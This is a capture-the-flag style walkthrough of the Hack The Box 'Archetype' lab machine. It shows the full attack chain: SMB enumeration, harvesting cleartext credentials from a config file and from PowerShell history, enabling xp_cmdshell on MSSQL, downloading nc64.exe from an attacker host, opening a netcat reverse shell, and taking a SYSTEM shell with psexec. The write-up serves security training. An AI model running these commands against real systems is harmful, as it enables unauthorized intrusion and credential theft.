Archetype Write-up

Introduction

Welcome to TIER II! Well done at reaching this point. From now on boxes are becoming a bit more difficult in the context of steps, usage of tools and exploitation attempts as they start looking similar to the boxes in the main platform of HTB. Starting with Archetype which is a Windows machine, you can have a chance to exploit a misconfiguration in Microsoft SQL Server, try getting a reverse shell and get familiarized with the use of Impacket tool in order to further attack some services.

Enumeration

Performing a network scan to detect what ports are open is already known as an essential part of the enumeration process. This offers us the opportunity to better understand the attacking surface and design targeted attacks. As in most cases we are going to use the famous `nmap` tool:

```
nmap -sC -sV {TARGET_IP}
```

```
nmap -sC -sV {TARGET_IP}

Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-27 15:00 CEST
Nmap scan report for {TARGET_IP}
Host is up (0.13s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows Server 2019 Standard 17763
microsoft-ds
1433/tcp open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00;
RTM
| ms-sql-ntlm-info:
|   Target_Name: ARCHETYPE
|   NetBIOS_Domain_Name: ARCHETYPE
|   NetBIOS_Computer_Name: ARCHETYPE
|   DNS_Domain_Name: Archetype
|   DNS_Computer_Name: Archetype
```

```
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-07-27T12:45:57
|_Not valid after:  2051-07-27T12:45:57
|_ssl-date: 2021-07-27T13:00:32+00:00; 0s from scanner time.
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h24m00s, deviation: 3h07m51s, median: 0s
| ms-sql-info:
|   {TARGET_IP}:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019
Standard 6.3)
|   Computer name: Archetype
|   NetBIOS computer name: ARCHETYPE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-07-27T06:00:25-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-07-27T13:00:26
|_  start_date: N/A
```

We found that SMB ports are open and also that a Microsoft SQL Server 2017 is running on port 1433. We are going to enumerate the SMB with the tool `smbclient`:

```
smbclient -N -L \\\\{TARGET_IP}\\

-N : No password
-L : This option allows you to look at what services are available on a server
```

```
smbclient -N -L \\\\{TARGET_IP}\\

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    backups         Disk
    C$              Disk      Default share
    IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available
```

We located a couple of interesting shares. Shares `ADMIN$` & `C$` cannot be accessed as the `Access Denied` error states, however, we can try to access and enumerate the `backups` share by using the following command:

```
smbclient -N \\\\{TARGET_IP}\\backups
```

```
smbclient -N \\\\{TARGET_IP}\\backups

Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Jan 20 13:20:57 2020
  ..                                  D        0  Mon Jan 20 13:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 13:23:02 2020

        5056511 blocks of size 4096. 2393077 blocks available
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (2,7
KiloBytes/sec) (average 2,7 KiloBytes/sec)
smb: \> exit
```

There is a file named `prod.dtsConfig` which seems like a configuration file. We can download it to our local machine by using the `get` command for further offline inspection.

```
get prod.dtsConfig
```

The file will be saved in the directory from which we launched the SMB session. Here's the contents of the files:

```
cat prod.dtsConfig

<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy="..."
GeneratedFromPackageName="..." GeneratedFromPackageID="..."
GeneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property"
Path="\Package.Connections[Destination].Properties[ConnectionString]"
ValueType="String">
        <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User
ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist
Security Info=True;Auto Translate=False;</ConfiguredValue>
    </Configuration>
```

By reviewing the content of this configuration file, we spot in cleartext the password of the user `sql_svc`, which is `M3g4c0rp123`, for the host `ARCHETYPE`. With the provided credentials we just need a way to connect and authenticate to the MSSQL server. Impacket tool includes a valuable python script called `mssqlclient.py` which offers such functionality.

But first we should better understand what Impacket is and how we can install it. As the author states:

```
Impacket is a collection of Python classes for working with network protocols. Impacket
is focused on providing low-level programmatic access to the packets and for some
protocols (e.g. SMB1-3 and MSRPC) the protocol implementation itself. Packets can be
constructed from scratch, as well as parsed from raw data, and the object oriented API
makes it simple to work with deep hierarchies of protocols. The library provides a set
of tools as examples of what can be done within the context of this library.
```

We can find and download it from the following link:

https://github.com/SecureAuthCorp/impacket

A quick installation guide is provided before we can use it.

```
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket
pip3 install .
# OR:
sudo python3 setup.py  install
# In case you are missing some modules:
pip3 install -r requirements.txt
```

Note: In case you don't have pip3 (pip for Python3) installed, or Python3, install it with the following commands: `sudo apt install python3 python3-pip`

Now we are ready to learn about the usage of the tool and specifically of the `mssqlclient.py` script.

```
cd impacket/examples/
python3 mssqlclient.py -h
```

```
python3 mssqlclient.py -h

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

usage: mssqlclient.py [-h] [-port PORT] [-db DB] [-windows-auth] [-debug] [-file
FILE] [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key] [-dc-ip ip address]
target

TDS client implementation (SSL supported).

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>

optional arguments:
  -h, --help            show this help message and exit
  -port PORT            target MSSQL port (default 1433)
  -db DB                MSSQL database instance (default None)
  -windows-auth         whether or not to use Windows Authentication (default False)
  -debug                Turn DEBUG output ON
  -file FILE            input file with commands to execute in the SQL shell

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                    Use Kerberos authentication. Grabs credentials from ccache
file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found,
it will use the ones specified in the command line
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or 256 bits)
  -dc-ip ip address     IP Address of the domain controller. If ommited it use the
domain part (FQDN) specified in the target parameter
```

After understanding the options provided, we can try to connect to the MSSQL server by issuing the following command:

We can try to connect to the MSSQL server by using impacket's `mssqlclient.py` script along with the following flags:

```
-windows-auth : this flag is specified to use Windows Authentication
```

```
python3 mssqlclient.py ARCHETYPE/sql_svc@{TARGET_IP} -windows-auth
```

We provide the password we spotted previously in the configuration file:

```
python3 mssqlclient.py ARCHETYPE/sql_svc@{TARGET_IP} -windows-auth
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL>
```

We successfully authenticated to the Microsoft SQL Server!

Foothold

After our successful connection it is advisable to further check the help option of our SQL shell:

```
SQL> help

    lcd {path}                 - changes the current local directory to {path}
    exit                       - terminates the server process (and this session)
    enable_xp_cmdshell         - you know what it means
    disable_xp_cmdshell        - you know what it means
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
    sp_start_job {cmd}         - executes cmd using the sql server agent (blind
    ! {cmd}                    - executes a local shell cmd
```

The help option describes the very basic of the functionalities it offers, which means that we need to perform further research on this in order to understand the inner-workings of each feature.

Here's two great articles that can guide us further to our exploration journey with MSSQL Server:
https://book.hacktricks.xyz/pentesting/pentesting-mssql-microsoft-sql-server
https://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet

As a first step we need to check what is the role we have in the server. We will use the command found in the above cheatsheet:
`SELECT is_srvrolemember('sysadmin');`

```
SQL> SELECT is_srvrolemember('sysadmin');


-----------

          1

SQL>
```

The output is `1`, which translates to `True`.

In previous cheatsheets, we found also how to set up the command execution through the `xp_cmdshell`:

```
EXEC xp_cmdshell 'net user'; – privOn MSSQL 2005 you may need to reactivate xp_cmdshell
first as it's disabled by default:
EXEC sp_configure 'show advanced options', 1; – priv
RECONFIGURE; – priv
EXEC sp_configure 'xp_cmdshell', 1; – priv
RECONFIGURE; – priv
```

First it is suggested to check if the `xp_cmdshell` is already activated by issuing the first command:

```
SQL> EXEC xp_cmdshell 'net user';
```

```
SQL> EXEC xp_cmdshell 'net user';

[-] ERROR(ARCHETYPE): Line 1: SQL Server blocked access to procedure
'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is
turned off as part of the security configuration for this server. A system
administrator can enable the use of 'xp_cmdshell' by using sp_configure.
For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell'
in SQL Server Books Online.
```

Indeed is not activated. For this reason we will need to proceed with the activation of `xp_cmdshell` as follows:

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
sp_configure; - Enabling the sp_configure as stated in the above error message
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
```

```
SQL> EXEC sp_configure 'show advanced options', 1;

[*] INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed
from 0 to 1. Run the RECONFIGURE statement to install.
SQL> RECONFIGURE;
SQL> sp_configure;
name                                  minimum       maximum   config_value     run_value

-----------------------------------   -----------   -----------   ------------   -----------

access check cache bucket count                 0         65536              0             0

access check cache quota                        0    2147483647              0             0

Ad Hoc Distributed Queries                      0             1              0             0
.
.
.
<-OUTPUT SNIPPET->
.
.
.

user connections                                0         32767              0             0

user options                                    0         32767              0             0

xp_cmdshell                                     0             1              0             0

SQL> EXEC sp_configure 'xp_cmdshell', 1;
[*] INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the
RECONFIGURE statement to install.
SQL> RECONFIGURE;
SQL>
```

Now we are able to execute system commands:

```
SQL> xp_cmdshell "whoami"
```

```
SQL> xp_cmdshell "whoami"
output
-------------------------------------------------------------------------------
archetype\sql_svc
NULL
SQL>
```

Finally we managed to get a command execution!

Now, we will attempt to get a stable reverse shell. We will upload the `nc64.exe` binary to the target machine and execute an interactive `cmd.exe` process on our listening port.

We can download the binary from here.

We navigate to the folder and then start the simple HTTP server, then the netcat listener in a different tab by using the following commands:

```
sudo python3 -m http.server 80
```

```
sudo nc -lvnp 443
```

In order to upload the binary in the target system, we need to find the appropriate folder for that. We will be using `PowerShell` for the following tasks since it gives us much more features then the regular command prompt. In order to use it, we will have to specify it each time we want to execute it until we get the reverse shell. To do that, we will use the following syntax: `powershell -c command`

The `-c` flag instructs the powershell to execute the command.

We will print the current working directory by issuing the following:

We found the folder where we will place the binary. To do that, we will use the `wget` alias within PowerShell (`wget` is actually just an alias for `Invoke-WebRequest`):

```
xp_cmdshell "powershell -c pwd"
```

```
SQL> xp_cmdshell "powershell -c pwd"

output

-----------------------------------------------
NULL

Path

----

C:\Windows\system32
```

As a user `archetype\sql_svc`, we don't have enough privileges to upload files in a system directory and only user `Administrator` can perform actions with higher privileges. We need to change the current working directory somewhere in the home directory of our user where it will be possible to write. After a quick enumeration we found that Downloads is working perfectly for us to place our binary. In order to do that, we are going to use the `wget` tool within PowerShell:

```
SQL> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget
http://10.10.14.9/nc64.exe -outfile nc64.exe"
```

We can verify on our simple Python HTTP server that the target machine indeed performed the request:

```
python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
{TARGET_IP} - - [30/Jul/2021 11:30:32] "GET /nc64.exe HTTP/1.1" 200 -
```

Now, we can bind the `cmd.exe` through the `nc` to our listener:

```
SQL> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc64.exe -e cmd.exe
10.10.14.9 443"
```

Finally looking back at our netcat listener we can confirm our reverse shell and our foothold to the system:


```
nc -lvnp 443

listening on [any] 443 ...
connect to [10.10.14.9] from (UNKNOWN) [10.129.95.187] 49719
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sql_svc\Downloads>whoami
whoami
archetype\sql_svc

C:\Users\sql_svc\Downloads>
```

The user flag can be found in the user's Desktop:

```
C:\Users\sql_svc\Desktop>dir

 Volume in drive C has no label.
 Volume Serial Number is 9565-0B4F

 Directory of C:\Users\sql_svc\Desktop

01/20/2020  06:42 AM    <DIR>          .
01/20/2020  06:42 AM    <DIR>          ..
02/25/2020  07:37 AM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   9,982,980,096 bytes free

C:\Users\sql_svc\Desktop>
```

Privilege Escalation

For privilege escalation, we are going to use a tool called `winPEAS`, which can automate a big part of the enumeration process in the target system. You can find more information for enumerating Windows system for Privilege Escalation paths in the HTB academy module Windows Privilege Escalation.



It is possible to download winpeas from here. We will transfer it to our target system by using once more the Python HTTP server:

```
python3 -m http.server 80
```

On the target machine, we will execute the `wget` command in order to download the program from our system. The file will be downloaded in the directory from which the `wget` command was run. We will use powershell for all our commands:

```
powershell
wget http://10.10.14.9/winPEASx64.exe -outfile winPEASx64.exe
```

```
C:\Users\sql_svc\Downloads>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\sql_svc\Downloads> wget http://10.10.14.9/winPEASx64.exe -outfile winPEASx64.exe

wget http://10.10.14.9/winPEASx64.exe -outfile winPEASx64.exe
PS C:\Users\sql_svc\Downloads> ls

    Directory: C:\Users\sql_svc\Downloads

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        7/30/2021   2:30 AM          45272 nc64.exe
-a----        7/30/2021   3:23 AM        1678336 winPEASx64.exe
```

We successfully downloaded the binary. To execute it, we will do the following:

```
PS C:\Users\sql_svc\Downloads> .\winPEASx64.exe
```

Note: *The output of the tool is long, here you will see just the small part of the output.*

Here's the important part of the output:

```
PS C:\Users\sql_svc\Downloads> .\winPEASx64.exe

<SNIP OUTPUT>

PS history file: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS history size: 79B
.
.
.
[+] Current Token privileges
    SeAssignPrimaryTokenPrivilege: DISABLED
    SeIncreaseQuotaPrivilege: DISABLED
    SeChangeNotifyPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeImpersonatePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeCreateGlobalPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeIncreaseWorkingSetPrivilege: DISABLED
.
.
.
[+] Searching known files that can contain creds in home
   [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files
    C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.tx
    C:\Users\sql_svc\NTUSER.DAT
```

From the output we can observer that we have `SeImpersonatePrivilege` (more information can be found here), which is also vulnerable to juicy potato exploit. However, we can first check the two existing files where credentials could be possible to be found.

As this is a normal user account as well as a service account, it is worth checking for frequently access files or executed commands. To do that, we will read the PowerShell history file, which is the equivalent of `.bash_history` for Linux systems. The file `ConsoleHost_history.txt` can be located in the directory `C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\`.

We can navigate to the folder where the PowerShell history is stored:

```
PS C:\Users\sql_svc> cd AppData
PS C:\Users\sql_svc\AppData> cd Roaming\Microsoft\Windows\PowerShell\PSReadline\
PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline> dir

    Directory: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        3/17/2020   2:36 AM             79 ConsoleHost_history.txt
```

To read the file, we will type `type ConsoleHost_history.txt`:

```
type ConsoleHost_history.txt

net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
```

We got in cleartext the password for the Administrator user which is `MEGACORP_4dm1n!!`

We can now use the tool `psexec.py` again from the Impacket suite to get a shell as the administrator:

```
python3 psexec.py administrator@{TARGET_IP}
```

```
python3 psexec.py administrator@{TARGET_IP}

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on {TARGET_IP}.....
[*] Found writable share ADMIN$
[*] Uploading file eWvQsxcZ.exe
[*] Opening SVCManager on {TARGET_IP}.....
[*] Creating service tgQm on {TARGET_IP}.....
[*] Starting service tgQm.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

The root flag can now be found on the Desktop of the Administrator user:

```
C:\Users\Administrator\Desktop>dir

 Volume in drive C has no label.
 Volume Serial Number is 9565-0B4F

 Directory of C:\Users\Administrator\Desktop

07/27/2021  02:30 AM    <DIR>          .
07/27/2021  02:30 AM    <DIR>          ..
02/25/2020  07:36 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  10,178,293,760 bytes free
```

Finally, we managed to get both flags, congratulations!